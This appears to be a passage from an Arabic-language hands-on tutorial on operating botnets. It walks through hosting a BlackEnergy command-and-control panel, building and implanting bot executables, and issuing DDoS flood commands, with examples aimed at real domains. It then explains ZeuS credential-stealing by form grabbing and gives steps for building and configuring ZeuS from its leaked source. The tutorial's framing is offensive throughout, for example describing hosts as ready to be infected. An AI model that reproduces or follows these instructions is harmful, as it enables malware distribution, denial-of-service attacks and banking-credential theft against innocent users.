هور هذه الشاشة تعنى ان كل شيء سليم ندخل الرقم السري واسم المستخدم ثم ننقر فوق **submit** فتظهر الشاشة التالية والتي فيها يتم التحكم في البوت سواء من ارسال الهجمات وغيرها.




- الطريقة الثانية هو بناء المضيف بالكامل على الجهاز الخاص بك ولذلك بتثبيت كل من **Apache** و**PHP** و**MySQL** او استخدامات أحد التطبيقات مثل **XAMPP** والتي يحتوي على هذه التطبيقات والتي من الممكن ايجادها من خلال الرابط التالي.


https://bitnami.com

ونفعل نفس الخطوات السابقة ثم بعد الانتهاء نقوم بالتسجيل في موقع **no-ip** على سبيل المثال لإعداد **DDNS** ومن ثم تسجيله في الراوتر الخاص بك ولا تنسى اعداد **PORT FORWARDING** والتي تختلف من جهاز الراوتر لأخر والتي يمكنك ايجادها من خلال محركات البحث.





في قاعدة البيانات في الجدول **stat** البوت تقوم بتسجيل أنفسها باستخدام طريقة **POST** لكود **PHP** باستدعاء الملف **stat.php**. لأن حقل "**time**" هو أن التطبيق قادرة على توفير البيانات الإحصائية لعدد محدد من البوت النشطة والكلية (أنظر الشكل التالي).




بعد إنشاء قاعدة البيانات، قمنا بتحميل ملفات **C&C php file** الى خادم الويب الذي يقوم بتشغيل **PHP** و**Apache** ومن ثم قمنا بتعديل الملف **config.php** مع **MySQL** وأوراق التفويض. وبعد ان أصبح كل شيء تم بشكل صحيح فسوف نحصل على شاشة تسجيل الدخول التي تسأل عن وثائق التفويض الوارد في ملف **config.php**. بعد تسجيل دخول ناجح فانه يتم توجيهنا الى شاشة الأمر.

الخطوة 2: إعداد بوت العميل "Preparing the bot for the Client"

في هذه الخطوة نحن بحاجة إلى توزيع المعلمات الصحيحة إلى البرنامج الذي سوف ينتج الملف القابل للتشغيل ***bot executable***. (الشكل التالي وهو واجهة البرنامج ***BlackEnergy Bot***).

القيمة الرئيسية التي يجب علينا وضعها هنا هو "الخادم/**Host**". والتي وضعناها هنا مع اسم **DNS** لدينا لخادم ***C&C***. ولا تنسى ان ينتهي بالمسار **stat.php** في حالتنا هنا مثلا "***http://drmohammedteba.890m.com/www/stat.php***". أيضا نقوم بتحديد الخانات الاختيارية المقابلة لـ "***Use crypt traffic***" و "***Use polymorph exe***". اما جميع القيم الأخرى للسلوك البوت فهي قابلة للتغيير من قبل خادم ***C&C***. يمكنك تعيين قيم معينة لهذه الصفات إذا كنت تريد من البوت أداء مهام محددة في حالة فقدان الاتصال بين البوت و***C&C***. بعد النقر فوق الزر "***Build***"، يتم إنتاج ملف بوت قابل للتنفيذ ونحن الان مستعدون لإصابة المضيفين "المستضعفين".




حتى الان أصبح لدينا ملف **bot.exe** المجهز لإصابة الأجهزة حتى تملك السيطرة عليهم وخادم **C&C** والذي من خلاله سوف ترسل الأوامر الى الأجهزة المصابة بالبوت والموجودة تحت سيطرة الخادم.

الخطوة 3: زرع البوت في المضيفين الضعفاء "Implanting the bot to vulnerable hosts"

هذا الجزء من العملية يتحقق من قبل مختلف ناقلات الهجوم، مثل: نشر البوت مع رسائل البريد الإلكتروني، الهجوم مباشرة إلى المضيفين الضعفاء بعد اختراقهم، ووضعها في خوادم الويب وتوجيه صفحات الويب وغيرها. بمجرد تحميل البوت على الهدف والنقر عليه يكون هذا البوت قد انضم الى شبكة البوتنت الخاصة بك.

الخطوة 4: تنفيذ الهجوم

وذلك من خلال شاشة التحكم الخاصة بالبوتنت حيث نجد في نهاية الشاشة السطر **command** والتي نقوم بإدخال الاوامر من خلالها والتي سوفر ترسل الى البوت.



Botnet Commands

نحن الان نملك *reverse-engineered CC code* في بوت العميل ونجد أنه يأتي مع ثلاثة أنواع من الأوامر الرئيسية. تم توثيق هذه الأوامر أيضا في الملفات *README.TXT* و **cmdhelp.html** المصاحبة لهذه الحزمة وهي باللغة الروسية. خلال تحليلنا وجدنا أيضا ان هناك أمر 4 التي لم يتم توثيقها في ملفات المساعدة. دعونا نفهم هذه الأوامر.

:Flood

الامر **flood** يرشد عميل البوت لبدء عدة أنواع مختلفة من هجمات الفيضانات. المعلمات لهذا الأمر لإرشاد البوت عن نوع هجوم الفيضانات كالاتي:

-Â Â Â Â Â ICMP
-Â Â Â Â Â UDP
-Â Â Â Â Â SYN
-Â Â Â Â Â HTTP
-Â Â Â Â Â Data

مثال على ذلك: **flood syn www.abc.com 25 #10#**

يتم إرسال أمر الفيضانات مع المعلمات من قبل الخادم إلى العميل في قاعدة بيانات البوت على شكل المشفرة. وفيما يلي مثال للأمر مبينا كيفية قيام الخادم بإرسال التعليمات لعميل بوت لتنفيذ الفيضانات **TCP SYN** على المنفذ 80:

4500;2000;100;1;0;30;500;500;200;1000;2000#flood syn mail.ru 80 #10#xEN-XPSP1_80D1F15C

:Stop

الامر **stop** يرشد **bot client** للوقف المؤقت لفيضانات دوس.

:Die


الامر **die** يرشد **bot client** لحذف نفسه من النظام المصاب. تستدعي **API ExitProcess** لإنهاء العملية ووقف جميع أنشطة الدوس.

:Open

هذا الأمر غير مدرج في الوثائق. ويبين تحليل **bot client** أن هذا الأمر يمكن أن يستخدم لتحميل الملفات القابلة للتنفيذ الأخرى أو ربما لتحديث البوت نفسه.

:Wait

هذا الأمر يرشد **bot client** في التزام الصمت دون القيام بأي نشاط والاتصال بخادم **C&C** من أجل الأوامر الجديدة بعد فترة محددة.



ZeuS Botnet

بينما يعمل المتخصصين في مجال الأمن بجد لمواكبة الإصلاحات الأمنية، ولكن مع تلك النوايا الخبيثة فانه لم يسترح على الاكتفاء بهذا. تشبيه مماثل لهذا الحرب الباردة في سباق التسليح. ربما كنت قد قرأت بعض عناوين الصحف حول عدد الحسابات المصرفية التي تم سرقتها. حيث الجاني قام باستخدام أجهزة الكمبيوتر وربما لم تكن أسهل مما هو عليه الآن. على مدى السنوات القليلة الماضية، يمكن لأي شخص لديه بعض المال والاتصالات الصحيحة شراء نسخة من زيوس "**ZeuS**" التي من شأنها أن القيام بعملية الاصابة وجمع كل المعلومات الصحيحة من الضحايا بطريقه اليه.

من غير الواضح الكم العددي من أجهزة الكمبيوتر المصابة جزئيا بسبب وجود عدد كبير من المتغيرات الموجودة. هذا هو في المقام الأول بسبب الطريقة التي يعمل بها زيوس. أنها ليست قطعة من البرمجيات الخبيثة أو الروبوتات على وجه التحديد. بدلا من ذلك يسمى عادة قطعة من برمجيات الجريمة لأنه هو في الحقيقة مجموعة أدوات لخلق البرمجيات الخبيثة التي سوف تقوم بإنشاء الروبوتات من كافة المضيفين المصابين. حزمة تأتي بالكامل مع تطبيق رسومي يسمح للمستخدم بتحديد خيارات من أجل خلق نوع معين من البرامج الضارة المطلوبة فضلا عن أنواع المعلومات التي يرغب في جمعها من الضحايا الخاص بك. الشيء الوحيد الذي هو واضح حول زيوس هو الذي تم استخدامه لاستخراج مئات الملايين من الدولارات من الناس. تولى مكتب التحقيقات الفيدرالي عن زيوس في عام 2010 التي كانت وحدها المسؤولة عن سرقة 70 مليون دولار.

http://www.darkreading.com/attacks-breaches/fbi-bust-another-zeus-ring-responsible-for-$70-million-in-victim-losses/d/d-id/1134475?

في مايو من عام 2011، تم تسريب الكود المصدري لزيوس. وهذا يمكن أن يكون، جزء منه، لأن مؤلف زيوس قد تقاعد، وقام ببيع حقوق عمله إلى مجموعة أخرى مسؤولة عن تطوير **SpyEye Trojan**. وقد سمح بالإفراج عن شفرة المصدر للوصول نحو إبداع غير مسبوق في تقنيات وممارسات الترميز في البرمجيات الخبيثة.

Zeus Botnet أصبح واحدا من أشهر و أخطر الـ **Botnets** في الوقت الحاضر خطورة على مستخدمين الأنترنت بشكل عام حيث يقوم بجعل كل ما تفعله على شبكة الانترنت من معلومات و خصوصيات تحت سيطرة الـ **Bot Master** "سيد البوت" نكاد نراه بشكل مبالغ فيه هذه الأيام بمواقع **Malware Honeynets** "مواقع تحتوى على قائمه بأسماء الدومين المستخدمة من قبل الهاكر في عمليات الاختراق مثل http://www.malwaredomainlist.com, http://www.malwareurl.com/ و غيرها. الـ **Zeus Bot** هو ببساطة عبارة عن **Http Botnet**. بمعنى ان الـ ***Command & Control Center*** يتم التحكم به عن طريق المتصفح او الـ**Web Browser** .

فكرة البوت تختلف كثيرا عن اغلب البوتـ الأخرى، فأغلب البوت تكون مهمتها هي جلب عدد أكبر من الضحايا عن طريق استخدام طرق كثيرة لعمليات الـ***Spreading & Infection***.

الـ ***Zeus Botnet*** يصنف كـ ***High Risk Malware*** وهو في رائي عبارة عن صاروخ أطلقوه الروس. ويقوم هذا البوت باستخدام فكر جديد تقريبا فكرة الـ **key loggers** ولكن بشكل مختلف تماما فكما نعرف ان الـ ***key loggers*** تقوم بعمل تسجيل لكل **keystroke** الذي يقوم المستخدم بكتابته كذلك الـ **Zeus Botnet** نفس هذه الفكرة فهو يستخدم الـ ***Form Grabbing Technique***.

Form Grabbing هي عملية التقاط اي شيء يتم اداخله في **Forms** بصفحات **HTML** نفترض مثلا انك قمت بتصفح لموقع بريدك الإلكتروني و تريد الدخول إلى بريدك الإلكتروني حيث تجد خانة **username** و خانة **Password** و تقوم بكتابة بريدك الإلكتروني و الكلمة السرية الخاصة بك الذى يتم وقتها الـ **form grabber** بالتقاط ما قمت بعمل عملية **POST** له و تسجيل الـ **filed Name** و **filed value** مثلا ***username=admin*** و ***password=123456*** شيء شبيها بعملية **http sniffing**.

وهذه هي الفكرة الرئيسية للـ ***Zeus bot*** فهو يعتمد عليها بشكل اساسي فتمكن خطورته في جلب كل ما تقوم بكتابته في اي خانة في اي موقع الكتروني ويتم ارسال هذه المعلومات إلى ***http webserver*** ويتم استقبلها ملف يسمى ***gate.php*** الذي يقوم باستقبال عملية الـ **post** وتخذينها في قاعدة البيانات.

Zeus هو مجموعة من الأدوات التي توفر لمنشئ البرمجيات الخبيثة جميع الأدوات اللازمة لبناء وإدارة الروبوتات. تم تصميم أدوات زيوس في المقام الأول لسرقة المعلومات المصرفية، ولكن يمكن بسهولة أن تستخدم لأنواع أخرى من البيانات أو سرقة الهوية. ويستخدم التطبيق لوحة تحكم للحفاظ على/تحديث الروبوتات، واسترداد/تنظيم المعلومات المسترجعة. أداة ***Builder tool*** سوف تسمح بإنشاء ملف تنفيذي والتي سوف يتم استخدامها للإصابة أجهزة كمبيوتر الضحية. وعادة ما يتم الكشف عن هذه الملفات التنفيذية كـ **ZBot** من قبل البرامج المضادة للفيروسات.


مجموعة الأدوات هذه هي منتج تجاري يباع لكثير من المستخدمين، ويتم توزيعها مجانا إلى أكثر من ذلك بكثير. كل واحد منهم يمكن إنشاء واحد أو أكثر من البوتنت من تلقاء نفسه، لذلك من المرجح انه يوجد عدد كبير من مستخدمي ***ZeuS botnet***.

أحدث نسخة من مجموعة الأدوات تباع عادة بحوالي 700 دولار للمشترين الموثوق بهم، مع شفرة المصدر وربما متاحة للمبلغ أكبر من ذلك بكثير. بعد بضعة أشهر تم الافراج عن نسخة جديدة لمجموعة الأدوات باعتبارها نسخة مجانية، وهو ما يعني على الأرجح أن تكون بمثابة ترويج للنسخة التجارية. لا يجوز أن يتضمن الإصدار العام كل من أحدث الوظائف، والوثائق هو الحد الأدنى. كما تم عرض نسخ معدلة من مجموعة الأدوات العامة للبيع بأسعار أقل من قبل مطوري الطرف الثالث، التي تعرف أحيانا باسم "***modders***". وعلى حسب علمي يوجد منه الإصدار الأول والثاني وهذا ما سوف نستخدمه والاصدار الثالث موجود ولكنه يباع.

Building

يأتي مع حزمة زيوس عدد من المجلدات، كما كنت تتوقع. واحد منهم هو للبناء، الذي هو واجهة المستخدم الرسومية التي يتم استخدامها لإنشاء البرمجيات الخبيثة. **PHP** يستخدم لكل من الوصول إلى العميل من اجل خادم/ملقم **C&C** وأيضا من أجل البناء. ملف الباتش الذي يستخدم لبناء حزمة زيوس هو **make.php** الذي، من المفترض، إتمام عملية الإنشاء اليا. الحزمة تتضمن أيضا ملف حل حتى يمكن فتح المشروع في **Visual Studio**. مع مشروع كبير مثل هذا، فيمكن لبعض الدعم أن تكون مفيدة جدا لأن هناك ما يزيد على 400 ملفات تم تضمينها في الحزمة. أن العديد من الملفات يمكن ان تكون شاقة للبحث عن طريق لفهم ما يحدث. وبصرف النظر عن **PHP** المستخدمة في عملية الإنشاء، يتم كتابة المشروع بواسطة **C ++** باستخدام ***Windows calls*** تقليدية جدا. زيوس لديه نظرة على الطراز القديم جدا للمصدر. يجب ان يكون لديك نسخة من ***Microsoft Visual Studio***، والتي سوف تساعدك من خلال بناء زيوس هنا.

ملحوظه: لتثبيت زيوس لابد ان يكون لديك ***Microsoft Visual Studio v10***، ثم نقوم بالدخول على **cmd** ثم توجيه الى المجلد الذي يحتوي على ملفات زيوس ثم كتابة الامر ***make_full.cmd*** لبدء عملية بناء التطبيق او من خلال النقر على هذا الملف مباشرة.




ملحوظه: إذا اردت ان تستخدم نسخة *Microsoft Visual Studio* غير النسخة v10 وذلك باستخدام الاحدث فقم بالذهاب الى الملف buildconfig.inc.php الموجود في المجلد *make* وقم بتعديل السطر التالي الى مكان نسخة *Microsoft Visual Studio*.

```
//Äèðåêòîðèè êîìïèëÿòîðà.
$dir['vcdlls']            = 'C:\Program Files\Microsoft Visual Studio 10.0\Common7\IDE';
$dir['vc']                = 'C:\Program Files\Microsoft Visual Studio 10.0\VC';
$dir['sdk']               = 'C:\Program Files\Microsoft SDKs\Windows\v7.0A';
$dir['vcbin']['win32']    = $dir['vc'].'\bin';
$dir['vcbin']['win64']    = $dir['vc'].'\bin\amd64';
$dir['sdkbin']['win32'] = $dir['sdk'].'\bin';
$dir['sdkbin']['win64'] = $dir['sdk'].'\bin\x64';
```


في نهاية الامر بعد بناء الملف المصدر بطريقه صحيحه سوف ينتج ملف مضغوط وملف يحتوي على الرقم السري له في المجلد **output**.

Configuration and Bot Creation

الخطوة الأولى في بناء ملف البوت القابل للتنفيذ هي إعداد ملف **Config**. حيث يخبر هذا الملف البوت في كيفية الاتصال بالروبوتات، وكما أنه يحتوي على معلومات عن البيانات التي سيتم جمعها وكيفية القيام بذلك. ملف **Config** يتكون من جزأين، كما هو موضح أدناه. للوصول الي **Config** نقوم بتشغيل ***bot builder*** أولا "***zsb.exe***" ثم الذهاب الى **Builder** ثم النقر فوق **Edit** كالاتي:



بعد النقر على **edit** يظهر الملف **Config** كالاتي ونجد انه مكون من جزئيين كما ذكرنا سابقا.



.1 Static Configuration

يتم ترجمة معطيات **StaticConfig** في البوت بواسطة أداة الانشاء. أنه يحتوي على المعلومات التي سوف يحتاجها البوت عندما يتم تنفيذه لأول مرة. لتحديث **StaticConfig** يجب أن يؤمر البوت لتحميل نسخة البوت الجديد.

الإعدادات المتوفرة هي:

"**botnet**" اسم البوتنت التي ينتمي إليها هذا بوت.

"**timer_config**" مقدار الوقت للانتظار بين تنزيل ملف ***dynamic configuration***.

"**timer_logs**" و "**timer_stats**" الفاصل الزمني بين ملفات السجلات المرفوعة والمعلومات الإحصائية لخادم الانزال.

"**url_config**" عنوان **URL** للخادم المضيف كما تحدثنا عنه سابقا في كيفية انشائه مع **Black Energy botnet** وفيه يمكن للبوت الحصول على ملف التكوين الديناميكي "***dynamic configuration***".

"**url_compip**" عنوان **URL** حيث البوت يمكنه التحقق من عنوان **IP** الخاص به، لتحديد ما إذا كان وراء جهاز توجيه أو جدار الحماية. مثال على ذلك "***url_compip “http://localhost/web/ip.php” 1024***".

"**encryption_key**" مفتاح التشفير الذي يستخدم لإخفاء المعلومات المرسلة داخل الروبوتات.

.2 Dynamic Configuration

يتم تحميل **DynamicConfig** من قبل البوت فورا بعد تثبيته على جهاز كمبيوتر الضحية. يتم تحميل هذا الملف على فترات موقوتة من قبل البوت، ويمكن استخدامها لتغيير سلوك الروبوتات. أكثر من الإدخالات للتحكم في كيفية جمع المعلومات من جهاز الكمبيوتر المصاب.

الإعدادات المتوفرة هي:

"**url_loader**" عنوان **URL** حيث يمكن للبوت تحميل نسخة جديدة من نفسه، إذا تم إعطاء الأمر للقيام بذلك.

